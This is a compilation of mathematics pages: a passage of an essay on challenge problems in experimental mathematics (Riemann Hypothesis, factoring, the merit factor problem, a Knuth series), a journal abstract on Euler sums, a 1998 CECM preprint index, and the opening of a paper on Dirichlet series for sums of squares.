The great success of the symbolic algebra packages has been their mathematical generality and ease of use. These packages deal most successfully with algebraic problems while many (perhaps most) serious applications require analytic objects such as definite integrals, series and differential equations. All the elementary notions of analysis, like continuity and differentiability have to be given precise computational meaning. The first challenge involves mathematical algorithmic developments to allow the handling of a variety of these only partially handled problems – including the analysis of functions given by programs. Many of these relate to the difficult mathematical problems involved in automatic simplification of complicated analytic formulae and recognition of when two very different such expressions represent the same object. There is also an intrinsic need to mix numeric and symbolic (exact and inexact) methods. Human mathematicians often criticize programs for making dumb errors but often these errors (such as over simplifying expressions, leaving out hypotheses or 'dividing by zero') are precisely how one begins oneself. As Hadamard noted almost a century ago:

> "The object of mathematical rigor is to sanction and legitimize the conquests of intuition, and there was never any other object for it."

[4] A nice example is JavaView (`www-sfb288.math.tu-berlin.de/vgp/javaview/index.html`) for doing 3D Geometry on the web.

3 Challenge Problems for Computational Pure Mathematics

1. The question that a pure mathematician might trade his soul with the devil to solve is most likely the so called "Riemann–Hypothesis" of 1859. The bounty on its solution now exceeds $\$1,000,000$ – the amount offered by the *Millennium Prize* of the Clay Mathematics Institute (`www.claymath.org/prize_problems/rules.htm`).

At the Clay Institute website the problem is described in the following form:

> "Some numbers have the special property that they cannot be expressed as the product of two smaller numbers, e.g., $2, 3, 5, 7$, etc. Such numbers are called prime numbers, and they play an important role, both in pure mathematics and its applications. The distribution of such prime numbers among all natural numbers does not follow any regular pattern, however the German mathematician G.F.B. Riemann (1826–1866) observed that the frequency of prime numbers is very closely related to the behavior of an elaborate function $\zeta(s)$ called the Riemann Zeta function. The Riemann hypothesis asserts that all interesting solutions of the equation $\zeta(s) = 0$ lie on a straight line. This has been checked for the first 1,500,000,000 solutions. A proof that it is true for every interesting solution would shed light on many of the mysteries surrounding the distribution of prime numbers."

A little more precisely the Riemann Hypothesis is usually formulated as:

> *All the zeros in the right half of the complex plane of the analytic continuation of*
>
> $$\zeta(s) := \sum_{n=0}^{\infty} \frac{1}{n^s}$$
>
> *lie on the vertical line* $\Re(s) = \frac{1}{2}$.

We observe in passing that one of the most famous results in elementary mathematics is Bernoulli's evaluation of $\zeta(2) = \pi^2/6$.

Without doubt this is one of the 'grand challenge' problems of mathematics and for good reason. Large tracts of mathematics fall into place if the Riemann Hypothesis is true. Unlike problems such as Fermat's last problem (now theorem) which may prove to be an isolated mountain peak, even if the proof methods are tremendously significant, [5] the truth of the Riemann Hypothesis is central – its falseness would be disquieting. Most mathematicians believe the Riemann Hypothesis is true though there have been notable dissenters. Littlewood, one of the great analytic number theorists of last century is in print hypothesizing its falseness [6] . Of course, finding just one zero off the line $\Re(s) = \frac{1}{2}$,[7] should it exist, is worth a million dollars (although perhaps the prize is only for a proof not a disproof – certainly a proof is more interesting) and this may provide additional motivation to extend the climb of this particular mountain. The fact that more than the first billion zeros are known, by computation, to satisfy the Riemann hypothesis might be considered "strong numerical evidence" as it is the article by Enrico Bombieri that accompanies the prize citation. But it is far from overwhelming – there are subtle phenomena in this branch of mathematics that only manifest themselves far outside of present computer range.

One reason to extend such computations, which are neither easy nor obvious and rely on some fairly subtle mathematics, is the hope that one will uncover delicate phenomena that give insight for a proof. Greatly more ambitious is the possibility that, in the very long run, it will be possible to machine generate a proof even for problems clearly as difficult as this one.

2. Of the seven million-dollar Millennium Prize problems, the one that is most germane to this discussion is the so called $P \neq NP$ *problem.* Again, we quote from the discussion on the Clay website:

> "It is Saturday evening and you arrive at a big party. Feeling shy, you wonder whether you already know anyone in the room. Your host proposes that you must certainly know Rose, the lady in the corner next to the dessert tray. In a fraction of a second you are able to cast a glance and verify that your host is correct. However,

[5] A much deeper community understanding of modular and elliptic functions may also pay dividends.

[6] J.E. Littlewood, "Some Problems in Real and Complex Analysis," Heath Mathematical Monographs, 1968.

[7] And off the real line where there are 'trivial' zeros at negative even integers.

in the absence of such a suggestion, you are obliged to make a tour of the whole room, checking out each person one by one, to see if there is anyone you recognize. This is an example of the general phenomenon that generating a solution to a problem often takes far longer than verifying that a given solution is correct. Similarly, if someone tells you that the number 13,717,421 can be written as the product of two smaller numbers, you might not know whether to believe him, but if he tells you that it can be factored as 3607 times 3803 then you can easily check that it is true using a hand calculator. One of the outstanding problems in logic and computer science is determining whether questions exist whose answer can be quickly checked (for example by computer), but which require a much longer time to solve from scratch (without knowing the answer). There certainly seem to be many such questions. But so far no one has proved that any of them really does require a long time to solve; it may be that we simply have not yet discovered how to solve them quickly. Stephen Cook formulated the P versus NP problem in 1971."

Although in many instances one may question the practical distinction between polynomial and non polynomial algorithms, this problem really is central to our current understanding of computing. Roughly it conjectures that many of the problems we currently find computationally difficult must per force be be that way. It is a question about methods, not about actual computations, but it underlies many of the challenge problems one can imagine posing. A question that requests one to "compute such and such a sized incidence of this or that phenomena" always risks having the answer "it's just not possible" because $P \neq NP$.

4 Two Specific Challenges

With the 'NP' caveat,[8] let us offer two challenges that are let us offer two challenges that are far fetched but not inconceivable goals for the next few decades.

[8] Though factoring is difficult it is not generally assumed to be in the class of NP-hard problems.

3. *Design an algorithm that can reliably factor a random thousand digit integer.*

Current algorithms even with a huge effort get stuck at about 150 digits. Details lie at `www.rsasecurity.com/rsalabs/challenges/factoring/index.html` where the current factoring challenges are listed. Again, in the cash prize game there is also a $\$100,000$ offered for any honest $10,000,000$ digit prime (`www.mersenne.org/prime.htm`.)

Primality checking is currently easier than factoring, and there are some very fast and powerful *probabilistic* primality tests – much faster than those providing 'certificates'. Given that any computation has potential errors due to: (i) subtle (or even not-so-subtle) programming bugs, (ii) compiler errors, (iii) other software errors, (iv) and undetected hardware integrity errors, it seems increasingly pointless to distinguish between these two types of primality tests. Many would take their chances with a $(1 - 10^{-100})$ probability statistic over a 'proof' any day.

The above questions are intimately related to the Riemann Hypothesis, though not obviously so to the non afficionado. They are also critical to issues of internet security. Learn how to factor large numbers and most current security systems are crackable.

There are many old plum problems that lend themselves to extensive numerical exploration. To name but one other: a problem that arose originally in signal processing called the *Merit Factor problem* that is due in large part to Marcel Golay with closely related versions to Littlewood and Erdős. It has a long pedigree though certainly not as long as the Riemann hypothesis. Recent references and records can be found at (`itp.nat.uni-magdeburg.de/ mertens/`.)

It can be formulated as follows. Suppose $(a_0 := 1, a_1, ..., a_n)$ is a sequence of length $n+1$ where each a_i is either 1 or -1. If

$$c_k = \sum_{j=0}^{n-k} a_j a_{j+k}$$

then the problem is, for each fixed n, to minimize,

$$\sum_{k=-n}^{n} c_k^2.$$

Minima have be found up to about about $n = 50$. The search space of sequences at size 50 is 2^{50} which is about todays limit of a very very large

scale calculation. In fact the records use a branch and bound algorithm which grows more or less like 1.8^n. This is marginally better than the naive 2^n of a completely exhaustive search but is still painfully exponential.

4. *Find the minima in the merit factor problem up to size 100.*

The best hope for a solution is better algorithms. The problem is widely acknowledged as a very hard problem in combinatorial optimization but it isn't known to be in one of the recognized hard classes like NP. The next best hope is radically different computers, perhaps quantum computers. And there is always a remote chance that analysis will lead to a mathematical solution.

5 A Concrete Example

In this section we illustrate some of the mathematical challenges with a specific problem, proposed in the *American Mathematical Monthly* (November, 2000).

10832. *Donald E. Knuth, Stanford University, Stanford, CA.* Evaluate

$$\sum_{k=1}^{\infty} \left(\frac{k^k}{k!\, e^k} - \frac{1}{\sqrt{2\pi k}} \right).$$

1. A very rapid Maple computation yielded $-0.08406950872765600\ldots$ as the first 16 digits of the sum.

2. The Inverse Symbolic Calculator has a 'smart lookup' feature[9] that replied that this was probably $-\frac{2}{3} - \zeta(\frac{1}{2})/\sqrt{2\pi}$.

3. Ample experimental confirmation was provided by checking this to 50 digits. Thus within minutes we *knew* the answer.

4. As to why? A clue was provided by the surprising speed with which Maple computed the slowly convergent infinite sum. The package clearly knew something the user did not. Peering under the covers

[9] Alternatively, a sufficiently robust integer relation finder could be used.

revealed that it was using the *LambertW* function, W, which is the inverse of $w = z\exp(z)$.[10]

5. The presence of $\zeta(1/2)$ and standard Euler-MacLaurin techniques, using Stirling's formula (as might be anticipated from the question), led to

$$\sum_{k=1}^{\infty}\left(\frac{1}{\sqrt{2\pi k}} - \frac{1}{\sqrt{2}}\frac{(\frac{1}{2})_{k-1}}{(k-1)!}\right) = \frac{\zeta(\frac{1}{2})}{\sqrt{2\pi}}, \tag{1}$$

   where the binomial coefficients in (1) are those of $\frac{1}{\sqrt{2-2\,z}}$. Now (1) is a formula Maple can 'prove'.

6. It remains to show

$$\sum_{k=1}^{\infty}\left(\frac{k^k}{k!\;e^k} - \frac{1}{\sqrt{2}}\frac{(\frac{1}{2})_{k-1}}{(k-1)!}\right) = -\frac{2}{3}. \tag{2}$$

7. Guided by the presence of W and its series $\sum_{k=1}^{\infty}\frac{(-k)^{k-1}z^k}{k!}$, an appeal to Abel's limit theorem lets one deduce the need to evaluate

$$\lim_{z\to 1}\left(\frac{d}{dz}\mathrm{W}(-\frac{z}{e}) + \frac{1}{\sqrt{2-2\,z}}\right) = \frac{2}{3}. \tag{3}$$

   Again Maple happily does know (3).

Of course this all took a fair amount of human mediation and insight.

6 Conclusion

In 1996, discussing the philosophy and practice of Experimental Mathematics, we wrote:[11]

[10] A search for 'Lambert W function' on MathSciNet provided 9 references – all since 1997 when the function appears named for the first time in Maple and Mathematica.

[11] J.M. Borwein, P.B. Borwein, R. Girgensohn and S. Parnes, "Making Sense of Experimental Mathematics," Mathematical Intelligencer, 18, Number 4 (Fall 1996), 12-18. The quotes from Zeilberger and Chaitin are also cited therein.

> "As mathematics has continued to grow there has been a recognition that the age of the mathematical generalist is long over. What has not been so readily acknowledged is just how specialized mathematics has become. As we have already observed, sub-fields of mathematics have become more and more isolated from each other. At some level, this isolation is inherent but it is imperative that communications between fields should be left as wide open as possible. As fields mature, speciation occurs. The communication of sophisticated proofs will never transcend all boundaries since many boundaries mark true conceptual difficulties. But experimental mathematics, centering on the use of computers in mathematics, would seem to provide a common ground for the transmission of many insights."

This common ground continues to increase and extends throughout the sciences and engineering.

The corresponding need is to retain the robustness and unusually long-livedness of the rigorous mathematical literature. Doron Zeilberger's proposed *Abstract of the future* (1993) challenges this in many ways.

> "We show in a certain precise sense that the Goldbach conjecture[12] is true with probability larger than 0.99999 and that its complete truth could be determined with a budget of 10 billion."

He goes on to suggest that only the Riemann hypothesis merits paying really big bucks for certainty. Relatedly, Greg Chaitin (1994) argued that we should introduce the Riemann hypothesis as an 'axiom'.

> "I believe that elementary number theory and the rest of mathematics should be pursued more in the spirit of experimental science, and that you should be willing to adopt new principles. I believe that Euclid's statement that an axiom is a self-evident truth is a big mistake[13]. The Schrödinger equation certainly isn't a self-evident truth! And the Riemann hypothesis isn't self-evident either, but it's very useful. A physicist would say that

[12] Every even number is the sum of two primes.

[13] There is no evidence that Euclid ever made such a statement. However, the statement does have an undeniable emotional appeal.

there is ample experimental evidence for the Riemann hypothesis and would go ahead and take it as a working assumption."

How do we reconcile these somewhat combative challenges with the inarguable power of the deductive method? How do we continue to produce rigorous mathematics when more and more research will be performed in large computational environments where one may or not be able to determine what the system has done or why?[14]

At another level we see the core challenge for mathematical computing to be the construction of work spaces that largely or completely automate the diverse steps illustrated in Knuth's and like problems.

[14]This has often been described as "relying on proof by 'Von Neumann says'."

The Electronic Journal of Combinatorics

Abstract for R5 of Volume 4(2), 1997

J. M. Borwein, D. M. Bradley, D. J. Broadhurst

Evaluations of k-fold Euler/Zagier sums: a compendium of results for arbitrary k

Euler sums (also called Zagier sums) occur within the context of knot theory and quantum field theory. There are various conjectures related to these sums whose incompletion is a sign that both the mathematics and physics communities do not yet completely understand the field. Here, we assemble results for Euler/Zagier sums (also known as multidimensional zeta/harmonic sums) of arbitrary depth, including sign alternations. Many of our results were obtained empirically and are apparently new. By carefully compiling and examining a huge data base of high precision numerical evaluations, we can claim with some confidence that certain classes of results are exhaustive. While many proofs are lacking, we have sketched derivations of all results that have so far been proved.

- Download the full paper:
  - PDF version
  - PostScript version(176K)

- dvi version
- LaTeX version

- Read comments
- Table of Contents for Volume 4(2)
- Up to the ElJC/WCE home page

Next abstract(Canfield)

CECM Preprints for 1998

Preprints are available for the following years:

1993 --- 1994 --- 1995 --- 1996 --- 1997 --- 1998 --- 1999 --- 2000 --- 2001 --- 2002

You may also do a search for key words by entering the word in the following box:

Keyword:

Submit Reset

98:105

[Retrieve DVI][Retrieve PostScript]

A Survey of Subdifferential Calculus with Applications

Jonathan M. Borwein and Qiji J. Zhu

98:106

[Retrieve DVI][Retrieve PostScript]

Special Values of Multidimensional Polylogarithms

Jonathan M. Borwein, David M. Bradley, David J. Broadhurst, Petr Lisonek

---

98:107

[Retrieve DVI][Retrieve PostScript]

Combinatorial Aspects of Multiple Zeta Values

Jonathan M. Borwein, David M. Bradley, David J. Broadhurst, Petr Lisonek

---

98:108

[Retrieve DVI][Retrieve PostScript]

Implicit Multifunctional Theorems

Yuri S. Ledyaev and Qiji J. Zhu

98:109

[Retrieve DVI][Retrieve PostScript]

CECM Annual Centre Report

(Not available for public viewing)

98:110

[Retrieve DVI][Retrieve PostScript]

Emerging Tools for Experimental Mathematics
Jonathan M. Borwein and Robert M. Corless

98:111

[Retrieve DVI][Retrieve PostScript]

Duality Inequalities and Sandwiched Functions
J. M. Borwein and S. P. Fitzpatrick

98:112

[Retrieve DVI][Retrieve PostScript]

Metric regularity, strong CHIP, and CHIP are distinct properties
Heinz H. Bauschke, Jonathan M. Borwein, and Paul Tseng

98:113

[Retrieve DVI][Retrieve PostScript]

Lipschitz Functions with Maximal Clarke Subdifferentials Are Generic
Jonathan M. Borwein and Xianfu Wang

98:114

[Retrieve DVI][Retrieve PostScript]

A convex dual approach to the computation of NMR complex spectra
J. M. Borwein, P. Marechal and D. Naugler

98:115

[Retrieve DVI][Retrieve PostScript]

Conical open mapping theorems and regularity
Heinz H. Bauschke and Jonathan M. Borwein

98:116

[Retrieve DVI][Retrieve PostScript]

Surprise maximization
D. Borwein, J. M. Borwein and P. Marechal

98:117

[Retrieve DVI][Retrieve PostScript]

Compactly epi-Lipschitzian convex sets and functions in normed spaces
Jonathan M. Borwein, Yves Lucet and Boris Mordukhovitch

98:118

[Retrieve DVI][Retrieve PostScript]

Computational strategies for the Riemann zeta function
Jonathan M. Borwein, David M. Bradley and Richard E. Crandall

---

98:119

[Retrieve DVI][Retrieve PostScript]

On the Representations of $xy+yz+zx$
Jonathan Borwein and Kwok-Kwong Stephen Choi

98:120

[Retrieve DVI][Retrieve PostScript]

Determinations of rational Dedekind-zeta invariants of hyperbolic manifolds and Feynman knots and links,
J. M. Borwein and D. J. Broadhurst

98:121

[Retrieve DVI][Retrieve PostScript]

The Legendre-Fenchel conjugate: Numerical computation
Y. Lucet

98:122

[Retrieve DVI][Retrieve PostScript]

Symbolic computation of the Legendre-Fenchel conjugate and biconjugate of a quartic univariate polynomial
Y. Lucet

98:123

[Retrieve DVI][Retrieve PostScript]

Nonclassical Reductions of a 3+1-Cubic Nonlinear Schrodinger System
Elizabeth L. Mansfield, Gregory J. Reid, and Peter A. Clarkson

---

98:124

[Retrieve DVI][Retrieve PostScript]

On the Principle of Maximum Entropy on the Mean as a methodology for the regularization of inverse problems
Pierre Marechal

98:125

[Retrieve DVI][Retrieve PostScript]

Numerical Assessment of the Stability of Reconstruction Processes for Computed Tomography

P. Marechal, D. Togane, A. Celler, and J. M. Borwein

98:126

[Retrieve DVI][Retrieve PostScript]

Rotund Norms, Clarke Subdifferentials and Extensions of Lipschitz Functions
Jon Borwein, John Giles and Jon Vanderwerff

1993 ---- 1994 ---- 1995 ---- 1996 ---- 1997 ---- 1998 ---- 1999 ---- 2000 ---- 2001 ---- 2002

Questions? Comments? Suggestions for additions?

Send email to www@cecm.sfu.ca

This file was last modified *Sat Nov 2 20:34:16 PST 2002*.

ON DIRICHLET SERIES FOR SUMS OF SQUARES

JONATHAN MICHAEL BORWEIN AND KWOK-KWONG STEPHEN CHOI

ABSTRACT. In [14], Hardy and Wright recorded elegant closed forms for the generating functions of the divisor functions $\sigma_k(n)$ and $\sigma_k^2(n)$ in the terms of Riemann Zeta function $\zeta(s)$ only. In this paper, we explore other arithmetical functions enjoying this remarkable property. In Theorem 2.1 below, we are able to generalize the above result and prove that if f_i and g_i are completely multiplicative, then we have

$$\sum_{n=1}^{\infty} \frac{(f_1 * g_1)(n) \cdot (f_2 * g_2)(n)}{n^s} = \frac{L_{f_1 f_2}(s) L_{g_1 g_2}(s) L_{f_1 g_2}(s) L_{g_1 f_2}(s)}{L_{f_1 f_2 g_1 g_2}(2s)}$$

where $L_f(s) := \sum_{n=1}^{\infty} f(n) n^{-s}$ is the Dirichlet series corresponding to f. Let $r_N(n)$ be the number of solutions of $x_1^2 + \cdots + x_N^2 = n$ and $r_{2,P}(n)$ be the number of solutions of $x^2 + Py^2 = n$. One of the applications of Theorem 2.1 is to obtain closed forms, in terms of $\zeta(s)$ and Dirichlet L-functions, for the generating functions of $r_N(n), r_N^2(n), r_{2,P}(n)$ and $r_{2,P}(n)^2$ for certain N and P. We also use these generating functions to obtain asymptotic estimates of the average values for each function for which we obtain a Dirichlet series.

1. INTRODUCTION

Let σ_k denote the sum of kth powers of the divisors of n. It is also quite usual to write d for σ_0 and τ for σ_1. There is a beautiful formula for the generating functions of $\sigma_k(n)$ (see Theorem 291 in Chapter XVII of [14])

$$\sum_{n=1}^{\infty} \frac{\sigma_k(n)}{n^s} = \zeta(s)\zeta(s-k), \qquad \Re(s) > \max\{1, k+1\} \tag{1.1}$$

which is in terms of only the Riemann Zeta function $\zeta(s)$. Following Hardy and Wright, by standard techniques, one can prove the following remarkable identity due to Ramanujan (see [21]) (also see Theorem 305 in Chapter XVII of [14])

$$\sum_{n=1}^{\infty} \frac{\sigma_a(n)\sigma_b(n)}{n^s} = \frac{\zeta(s)\zeta(s-a)\zeta(s-b)\zeta(s-a-b)}{\zeta(2s-a-b)} \tag{1.2}$$

for $\Re(s) > \max\{1, a+1, b+1, a+b+1\}$. In this paper, we identify other arithmetical functions enjoying similarly explicit representations. In Theorem 2.1 of §2 below,

Date: February 6, 2002.

1991 *Mathematics Subject Classification.* Primary 11M41, 11E25.

Key words and phrases. Dirichlet Series, Sums of Squares, Closed Forms, Binary Quadratic Forms, Disjoint Discriminants, L-functions.

Research supported by NSERC and by the Canada Research Chair Programme.

CECM Preprint 01:167.

we are able to generalize the above result and prove that if f_i and g_i are completely multiplicative, then we have

$$\sum_{n=1}^{\infty} \frac{(f_1 * g_1)(n) \cdot (f_2 * g_2)(n)}{n^s} = \frac{L_{f_1 f_2}(s) L_{g_1 g_2}(s) L_{f_1 g_2}(s) L_{g_1 f_2}(s)}{L_{f_1 f_2 g_1 g_2}(2s)}$$

where $L_f(s) := \sum_{n=1}^{\infty} f(n) n^{-s}$ is the Dirichlet series corresponding to f. As we shall see, this result recovers Hardy and Wright's formulae (1.1) and (1.2) immediately.

More generally, for certain classes of Dirichlet series, $\sum_{n=1}^{\infty} A(n) n^{-s}$, our Theorem 2.1 can be applied to obtain closed forms for the series $\sum_{n=1}^{\infty} A^2(n) n^{-s}$. In particular, if the generating function $L_f(s)$ of an arithmetic function f is expressible as a sum of products of two L-functions:

$$L_f(s) = \sum_{\chi_1, \chi_2} a(\chi_1, \chi_2) L_{\chi_1}(s) L_{\chi_2}(s)$$

for certain coefficients $a(\chi_1, \chi_2)$ and Dirichlet characters χ_i, then we are able to find a simple closed form (in term of L-functions) for the generating function $L_f^2(s) := \sum_{n=1}^{\infty} f^2(n) n^{-s}$.

One of our central applications is to the study of the number of representations as a sum of squares. Let $r_N(n)$ be the number of solutions to $x_1^2 + x_2^2 + \cdots + x_N^2 = n$ (counting permutations and signs). Hardy and Wright record a classical closed form, due to Lorenz, of the generating function for $r_2(n)$ in the terms of $\zeta(s)$ and a Dirichlet L-function, namely,

$$\sum_{n=1}^{\infty} \frac{r_2(n)}{n^s} = 4\zeta(s) L_{-4}(s)$$

where $L_\mu(s) = \sum_{n=1}^{\infty} \left(\frac{\mu}{n}\right) n^{-s}$ is the *primitive L-function* corresponding to the *Kronecker symbol* $\left(\frac{\mu}{n}\right)$. Define

$$\mathcal{L}_N(s) := \sum_{n=1}^{\infty} \frac{r_N(n)}{n^s} \qquad \text{and} \qquad \mathcal{R}_N(s) := \sum_{n=1}^{\infty} \frac{r_N^2(n)}{n^s}.$$

Simple closed forms for $\mathcal{L}_N(s)$ are known for $N = 2, 4, 6$ and 8; indeed the corresponding $q-$series were known to Jacobi. The entity $\mathcal{L}_3(s)$ in particular is still shrouded in mystery, as a series relevant to the study of lattice sums in the physical sciences. Lately there has appeared a connection between $\mathcal{L}_3$ and a modern theta-cubed identity of G. Andrews [1] which we list in (6.7), R. Crandall [6] and p.301 of [3]. In §3, we shall obtain simple closed forms for $\mathcal{R}_N(s)$ for these N from the corresponding $\mathcal{L}_N(s)$, via Theorem 2.1. Since the generating functions are accessible, by an elementary convolution argument, see §3 below, we are also able to deduce

$$\sum_{n \le x} r_N^2(n) = W_N x^{N-1} + O(x^{N-2})$$

for $N = 6, 8$ and for $N = 4$ with an error term $O(x^2 \log^5 x)$ where

$$W_N := \frac{1}{(N-1)(1-2^{-N})} \frac{\pi^N}{\Gamma^2(\frac{1}{2}N)} \frac{\zeta(N-1)}{\zeta(N)}, \qquad (N \ge 3). \tag{1.3}$$

This technique can be adjusted to handle all $N \geq 2$ except $N = 3$, see Theorem 3.3, and so to establish all but the most difficult case of the following general conjecture due to Wagon:

Wagon's Conjecture. *For* $N \geq 3, \sum_{n \leq x} r_N^2(n) \sim W_N x^{N-1}$ *as* $x \longrightarrow \infty$.

Now from (3.14) below, one has $\sum_{n \leq x} r_2^2(n) \sim 4x \log x$ so that Wagon's conjecture holds only for $N \geq 3$. This conjecture motivated our interest in such explicit series representations. Recently, it has been proved by Crandall and Wagon in [8]. In fact, they show that

$$\lim_{x \to \infty} x^{1-N} \sum_{n \leq x} r_N^2(n) = W_N,$$

with various rates of convergence (those authors found the $N = 3$ case especially difficult, with relevant computations revealing very slow convergence to the above limit). In their treatment of the Wagon conjecture and related matters, they needed to evaluate the following Dirichlet series

$$\sum_{n=1}^{\infty} \frac{\phi(n)\sigma_0(n^2)}{n^s}$$

and we have established, by an easier version of what follows, that it is

$$\sum_{n=1}^{\infty} \frac{\phi(n)\sigma_0(n^2)}{n^s} = \zeta^3(s-1) \prod_p \left(1 - \frac{3}{p^s} - \frac{1}{p^{2s-2}} + \frac{4}{p^{2s-1}} - \frac{1}{p^{3s-2}}\right)$$

where the product is over all primes. A word is in order concerning the importance of first- and second-order summatories. In a theoretical work [7] and a computational one [8] it is explained that the Wagon conjecture implies that *sums of three squares have positive density.* This interesting research connection is what inspired Wagon to posit his computationally motivated conjecture. Though it is known that the density of the set $S = \{x^2 + y^2 + z^2\}$ is exactly $5/6$ due to Landau (e.g [18] or [11]), there are intriguing signal-processing and analytic notions that lead more easily at least to positivity of said density. Briefly, the summatory connection runs as follows: from the Cauchy-Schwarz inequality we know

$$\#\{n < x; n \in S\} > \frac{\left(\sum_{n<x} r_3(n)\right)^2}{\sum_{n<x} r_3^2(n)},$$

so the Wagon conjecture even gives an explicit numerical lower bound on the density of S. Of course, the density for sums of more than 3 squares is likewise positive, and boundable, yet the Lagrange theorem that sums of four squares comprise *all* nonnegative integers dominates in the last analysis. Still, the signal-processing and computational notions of Crandall and Wagon forge an attractive link between these L-series of our current interest and additive number theory.

In §4 and §5, we similarly study the number of representations by a binary quadratic forms. Let $r_{2,P}(n)$ be the number of solutions of the binary quadratic form $x^2 + Py^2 = n$. Define

$$\mathcal{L}_{2,P}(s) := \sum_{n=1}^{\infty} \frac{r_{2,P}(n)}{n^s} \qquad \text{and} \qquad \mathcal{R}_{2,P}(s) := \sum_{n=1}^{\infty} \frac{r_{2,P}(n)^2}{n^s}.$$

The closed forms of $\mathcal{L}_{2,P}(s)$ has been studied by a number of people, particular by Glasser, Zucker and Robertson (see [10] and [23]). In finding the exact evaluation of lattice sums, they are interested in expressing a multiple sum, such as the generating functions of $r_{2,P}(n)$, as a product of simple sums. As a result, plenty of closed forms of Dirichlet series $\sum_{(n,m)\neq(0,0)}(am^2+bmn+cn^2)^{-s}$ in terms of L-functions have been found. One of the most interesting cases is when the binary quadratic forms have *disjoint discriminants*, i.e, have only one form per genus. Then there are simple closed forms for the corresponding $\mathcal{L}_{2,P}(s)$ (see (4.1) below). By applying Theorem 2.1, we obtain closed forms for $\mathcal{R}_{2,P}(s)$ and from this we also deduce asymptotic estimates for $r_{2,P}(n)$ and $r_{2,P}(n)^2$.

In the last section, we shall discuss $\mathcal{L}_N(s)$ for some other less tractable cases. In particular, we collect some representations of the generating function for $r_3(n), r_N(n)$, and discuss $r_{12}(n)$ and $r_{24}(n)$.

Throughout, our notation is consistent with that in [14, 15] and [16]. We should also remark that we were lead to the structures exhibited herein by a significant amount of numeric and symbolic computation: leading to knowledge of the formulae for $\mathcal{R}_2, \mathcal{R}_4, \mathcal{R}_8, \mathcal{R}_{2,2}$ and $\mathcal{R}_{2,3}$ before finding our general results. And indeed R. Crandall triggered our interest by transmitting his formula for $\mathcal{R}_4$.

2. Basic Results

Let $\sigma(f)$ be the *abscissa* of absolute convergence of the Dirichlet series

$$L_f(s) := \sum_{n=1}^{\infty} f(n)n^{-s}.$$

For any two arithmetic functions f and g, define

$$f*g(n) := \sum_{d|n} f(d)g(n/d)$$

to be the *convolution* of f and g.

Theorem 2.1. *Suppose f_1, f_2 and g_1, g_2 are completely multiplicative arithmetic functions. Then for $\Re(s) \geq \max\{\sigma(f_i), \sigma(g_i)\}$, we have*

$$\sum_{n=1}^{\infty} \frac{(f_1*g_1)(n)\cdot(f_2*g_2)(n)}{n^s} = \frac{L_{f_1f_2}(s)L_{g_1g_2}(s)L_{f_1g_2}(s)L_{g_1f_2}(s)}{L_{f_1f_2g_1g_2}(2s)}. \tag{2.1}$$

Proof. Since $(f_1*g_1)(n)\cdot(f_2*g_2)(n)$ is multiplicative, we only need to consider its values at the prime powers. For any prime p and any $l \geq 0$,

$$(f_i*g_i)(p^l) = \sum_{d|p^l} f_i(d)g_i(p^l/d) = \frac{f_i(p)^{l+1} - g_i(p)^{l+1}}{f_i(p) - g_i(p)},$$

as each of f_1, f_2, g_1, g_2 is completely multiplicative. We intend above that if both $f_i(p)$ and $g_i(p)$ are zero, then

$$(f_i*g_i)(p^l) = \begin{cases} 1 & \text{if } l = 0; \\ 0 & \text{if } l \geq 1. \end{cases}$$

Thus, we have

$$\begin{aligned}\Sigma_p &:= \sum_{l=0}^{\infty}(f_1*g_1)(p^l)(f_2*g_2)(p^l)p^{-ls}\\ &= \sum_{l=0}^{\infty}\frac{(f_1(p)^{l+1}-g_1(p)^{l+1})(f_2(p)^{l+1}-g_2(p)^{l+1})}{(f_1(p)-g_1(p))(f_2(p)-g_2(p))}p^{-ls}\\ &= \frac{\sum_{l=0}^{\infty}\left\{(f_1f_2)(p)^{l+1}p^{-ls}+(g_1g_2)(p)^{l+1}p^{-ls}-(f_1g_2)(p)^{l+1}p^{-ls}-(g_1f_2)(p)^{l+1}p^{-ls}\right\}}{(f_1(p)-g_1(p))(f_2(p)-g_2(p))}.\end{aligned}$$

On summing up all the geometric series, we arrive at

$$\begin{aligned}\Sigma_p &:= \frac{\frac{(f_1f_2)(p)}{1-(f_1f_2)(p)p^{-s}}+\frac{(g_1g_2)(p)}{1-(g_1g_2)(p)p^{-s}}-\frac{(f_1g_2)(p)}{1-(f_1g_2)(p)p^{-s}}-\frac{(g_1f_2)(p)}{1-(g_1f_2)(p)p^{-s}}}{(f_1(p)-g_1(p))(f_2(p)-g_2(p))}\\ &= \frac{1-(f_1f_2g_1g_2)(p)p^{-2s}}{(1-(f_1f_2)(p)p^{-s})(1-(g_1g_2)(p)p^{-s})(1-(f_1g_2)(p)p^{-s})(1-(g_1f_2)(p)p^{-s})}.\end{aligned}$$

In view of the Euler product form for a Dirichlet series, we have

$$\begin{aligned}\sum_{n=1}^{\infty}\frac{(f_1*g_1)(n)\cdot(f_2*g_2)(n)}{n^s} &= \prod_p\left\{\sum_{l=0}^{\infty}\frac{(f_1*g_1)(p^l)(f_2*g_2)(p^l)}{p^{ls}}\right\}\\ &= \frac{L_{f_1f_2}(s)L_{g_1g_2}(s)L_{f_1g_2}(s)L_{g_1f_2}(s)}{L_{f_1f_2g_1g_2}(2s)}.\end{aligned}$$

This proves our theorem. □

A first easy application of Theorem 2.1 is to evaluate the Dirichlet series $\sum_{n=1}^{\infty}\sigma_k(n)n^{-s}$ and $\sum_{n=1}^{\infty}\sigma_a(n)\sigma_b(n)n^{-s}$. If we let $f_1(n):=n^k$, $f_2(n):=\delta(n)$ and $g_1(n)=g_2(n):=1$ where $\delta(n)$ is 1 if $n=1$ and 0 otherwise, then

$$L_{f_1f_2}(s)=L_{g_1f_2}(s)=L_{f_1f_2g_1g_2}(s)=1,$$

$$L_{f_1g_2}(s)=\zeta(s-k),\qquad L_{g_1g_2}(s)=\zeta(s).$$

Thus Theorem 2.1 recovers the identity (1.1)

Similarly, if we let $f_1(n):=n^a$, $f_2(n):=n^b$ and $g_1(n)=g_2(n):=1$, then

$$L_{f_1f_2}(s)=L_{f_1f_2g_1g_2}(s)=\zeta(s-(a+b)),\qquad L_{g_1g_2}(s)=\zeta(s),$$

$$L_{f_1g_2}(s)=\zeta(s-a),\qquad L_{f_2g_1}(s)=\zeta(s-b).$$

and Theorem 2.1 gives (1.2).

In particular, for any real λ,

$$\sum_{n=1}^{\infty}\sigma_\lambda^2(n)n^{-s}=\frac{\zeta(s-2\lambda)\zeta(s-\lambda)^2\zeta(s)}{\zeta(2(s-\lambda))}. \tag{2.2}$$

We shall discuss more elaborate applications of Theorem 2.1 in the latter sections. Before doing this, we give the following example here to explain why Theorem 2.1 cannot in general be extended nicely to higher order.

